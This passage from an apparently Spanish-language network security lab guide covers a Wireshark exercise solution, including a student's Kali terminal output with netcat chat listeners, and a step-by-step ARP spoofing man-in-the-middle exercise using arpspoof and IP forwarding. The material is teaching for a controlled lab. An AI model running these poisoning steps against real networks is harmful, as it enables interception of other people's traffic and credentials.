    - Para la **navegación HTTP**: Debería encontrar la petición GET que su navegador hizo. Por ejemplo: *GET /index.html HTTP/1.1\r\n Host: neverssl.com\r\n ...* y la respuesta del servidor con el código 200 y contenido HTML. En texto plano podría incluso leer porciones de la página devuelta (por ejemplo, el título de la página). Si hubiera enviado credenciales en un formulario de login HTTP (no fue el caso con neverssl, pero suponga un sitio con auth básica), esas credenciales aparecerían codificadas en Base64 en una cabecera *Authorization:* que se puede decodificar fácilmente.
    - Para el **chat de Netcat**: Al seguir el stream TCP, verá exactamente las frases que se enviaron, delimitadas por quien las envió (Wireshark colorea de rojo vs azul las direcciones origen/destino). Esto confirma que cualquier texto transmitido sin cifrar es recuperable por un analizador.
- Estadísticas: Por ejemplo, si solo hizo un poco de ping y HTTP, *Protocol Hierarchy* mostrará X% ICMP, Y% HTTP, etc. No es central al ejercicio, pero le da idea del mix de tráfico.

Solución guiada:
Wireshark habrá permitido al alumno **visualizar el tráfico de la red a nivel detallado**. Esto solidifica muchos conceptos: que un *ping* no es mágico, sino que son paquetes ICMP viajando con un identificador y unos datos; que acceder a una web por HTTP envía peticiones con cabeceras legibles; que su chat de Netcat efectivamente mandó los caracteres de forma entendible por cualquiera con posición de espía en la red.


Por ejemplo, en la captura HTTP el alumno posiblemente vio en texto claro la frase *"Welcome to NeverSSL"*, confirmando que la página viajó sin cifrar. De la misma manera, si hubiese capturado una sesión de inicio de sesión en un sitio sin TLS, hubiera podido ver algo como *"username=admin&password=12345"* dentro de un paquete, lo cual es alarmante desde el punto de vista de seguridad.

Este ejercicio demuestra el **riesgo de protocolos no cifrados**. En auditorías, usar Wireshark (u otras herramientas CLI como tcpdump) es rutinario para inspeccionar tráfico y detectar, por ejemplo, si cierta aplicación manda contraseñas en texto plano. De hecho, Wireshark facilitó encontrar información sensible en algunos de los protocolos del curso: por eso insistimos en mitigaciones como forzar HTTPS o usar TLS en correos, etc. Un atacante


interno conectado a la misma red podría lanzar Wireshark (o un sniffer similar) y recolectar información valiosa si la red está abierta o conmutada sin protecciones.

El alumno también aprendió el uso de **filtros** para aislar lo relevante de entre cientos de paquetes. Filtrar por protocolo o puerto es esencial para centrarse en lo que buscamos. Por ejemplo, en una captura grande de una oficina, uno podría filtrar http && ip.addr == 192.168.1.50 para ver solo tráfico web de un host particular, etc. Wireshark es poderoso en este análisis.

Como conclusión, Wireshark confirmó de manera práctica que toda comunicación no cifrada es **transparente** para quien la capture. La contramedida clara es cifrar: si repetimos el experimento visitando un sitio HTTPS, Wireshark no mostraría el contenido de la página (veríamos TLS handshake, datos cifrados que no podemos leer). Igual con SSH en lugar de Telnet: veríamos garble. Por lo tanto, el ejercicio refuerza la importancia de las mejores prácticas de seguridad en red. Además, demostró una habilidad técnica clave: **inspeccionar y entender el tráfico de red**, algo que un profesional de seguridad debe dominar.




generamos tráfico en la web:





generamos trafico entre maquinas:

servidor:



kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=12.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=12.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=13.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=13.2 ms
— 8.8.8.8 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 12.708/12.931/13.172/0.166 ms
(kali㉿kali)-[~]
$ nc -vlp 8087
listening on [any] 8087 ...
^C
(kali㉿kali)-[~]
$ nc -l -v -p 4444
listening on [any] 4444 ...
192.168.0.92: inverse host lookup failed: Unknown host
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.92] 55420
hola
hola
^X@sS

cliente:



kali@kali: ~
Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ nc 192.182.0.7 8087
(UNKNOWN) [192.182.0.7] 8087 (?) : No route to host
(kali㉿kali)-[~]
$ nc 192.182.0.7 4444
(UNKNOWN) [192.182.0.7] 4444 (?) : No route to host
(kali㉿kali)-[~]
$ nc 192.168.0.7 4444
hola
hola




lectura wireshark ping:



lectura wiresharK http:



lectura wireshark tcp.port 4444 comunicaciones entre kali:



Ejercicio 6: Ataque Man-in-the-Middle en LAN con ARP Spoofing (arpspoof)

Herramienta: arpspoof (suite dsniff)
Objetivo: Practicar un ataque de **ARP Spoofing** para posicionarse como intermediario (*Man-in-the-Middle*, MitM) en una red local. Usaremos *arpspoof* para envenenar la caché ARP de un cliente y del gateway, de modo que el tráfico de la víctima pase a través del atacante. Este ejercicio permite entender la vulnerabilidad del protocolo ARP (no autenticado) y cómo un atacante puede interceptar comunicaciones en LAN. *(Este ataque debe realizarse **solo en laboratorio** controlado, ya que puede afectar la red.)*

Instrucciones:

1. **Preparar entorno:** Necesitamos tres roles: un **Atacante** (con Kali Linux u otra distro con *arpspoof*), una **Víctima** (por ejemplo, un PC Windows/Linux objetivo) y el **Gateway** (puerta de enlace/router de la red). Anote las IP de la víctima y del gateway. Supongamos Atacante=192.168.1.100, Víctima=192.168.1.50, Gateway=192.168.1.1.
2. En la máquina Atacante, habilite el reenvío de paquetes IP para que actúe de puente. En Linux: echo 1 > /proc/sys/net/ipv4/ip_forward. Sin esto, el ataque MitM cortaría la conexión (porque los paquetes llegarían al atacante pero no seguirían al destino).
3. **Envenenamiento ARP (víctima -> atacante):** Abra una terminal (como root) en Atacante y ejecute: arpspoof -t 192.168.1.50 192.168.1.1. Esto envía respuestas ARP falsas a la Víctima diciéndole "la IP 192.168.1.1 (gateway) está en la MAC del Atacante". Mantenga esta terminal abierta; *arpspoof* seguirá enviando paquetes periódicamente.
4. **Envenenamiento ARP (gateway -> atacante):** En otra terminal del Atacante, ejecute: arpspoof -t 192.168.1.1 192.168.1.50. Esto hace lo simétrico: engaña al Gateway diciéndole que "192.168.1.50 (víctima) está en la MAC del Atacante". Ahora el Atacante está al medio de ambas.
5. **Verificación:** En la máquina Víctima, abra una consola y use arp -a (Windows) o ip neigh (Linux) para ver la tabla ARP. Debería observar que la entrada para 192.168.1.1 (gateway) tiene ahora la dirección MAC del Atacante (en lugar de la real del router). Igualmente, si revisa la ARP del router (requiere acceso al router o un tcpdump allí), la MAC para .50 será la del atacante. Esto confirma el spoof.
6. Ahora, genere tráfico desde la Víctima hacia internet o cualquier recurso (por ejemplo, abra una página web o continúe con el ping hacia el gateway). El Atacante, teniendo IP forwarding activo, reenviará ese tráfico al destino real. Para ver que está ocurriendo, en el Atacante abra Wireshark y capture; debería ver tanto paquetes desde Víctima a Atacante a Gateway, como de Gateway a Atacante a Víctima. El atacante puede ver (y si quisiera modificar) estos paquetes.
7. (Opcional) Pruebe la navegación web desde la Víctima. Mientras *arpspoof* corre, en la Víctima abra un sitio web (HTTP preferiblemente, para observar contenido). En Atacante, la captura de Wireshark mostrará las peticiones que hace la Víctima y las

respuestas. Sin el ataque, el Atacante no vería nada de tráfico ajeno; con el ataque, se convierte en un sniffer efectivo aunque la red use switch.

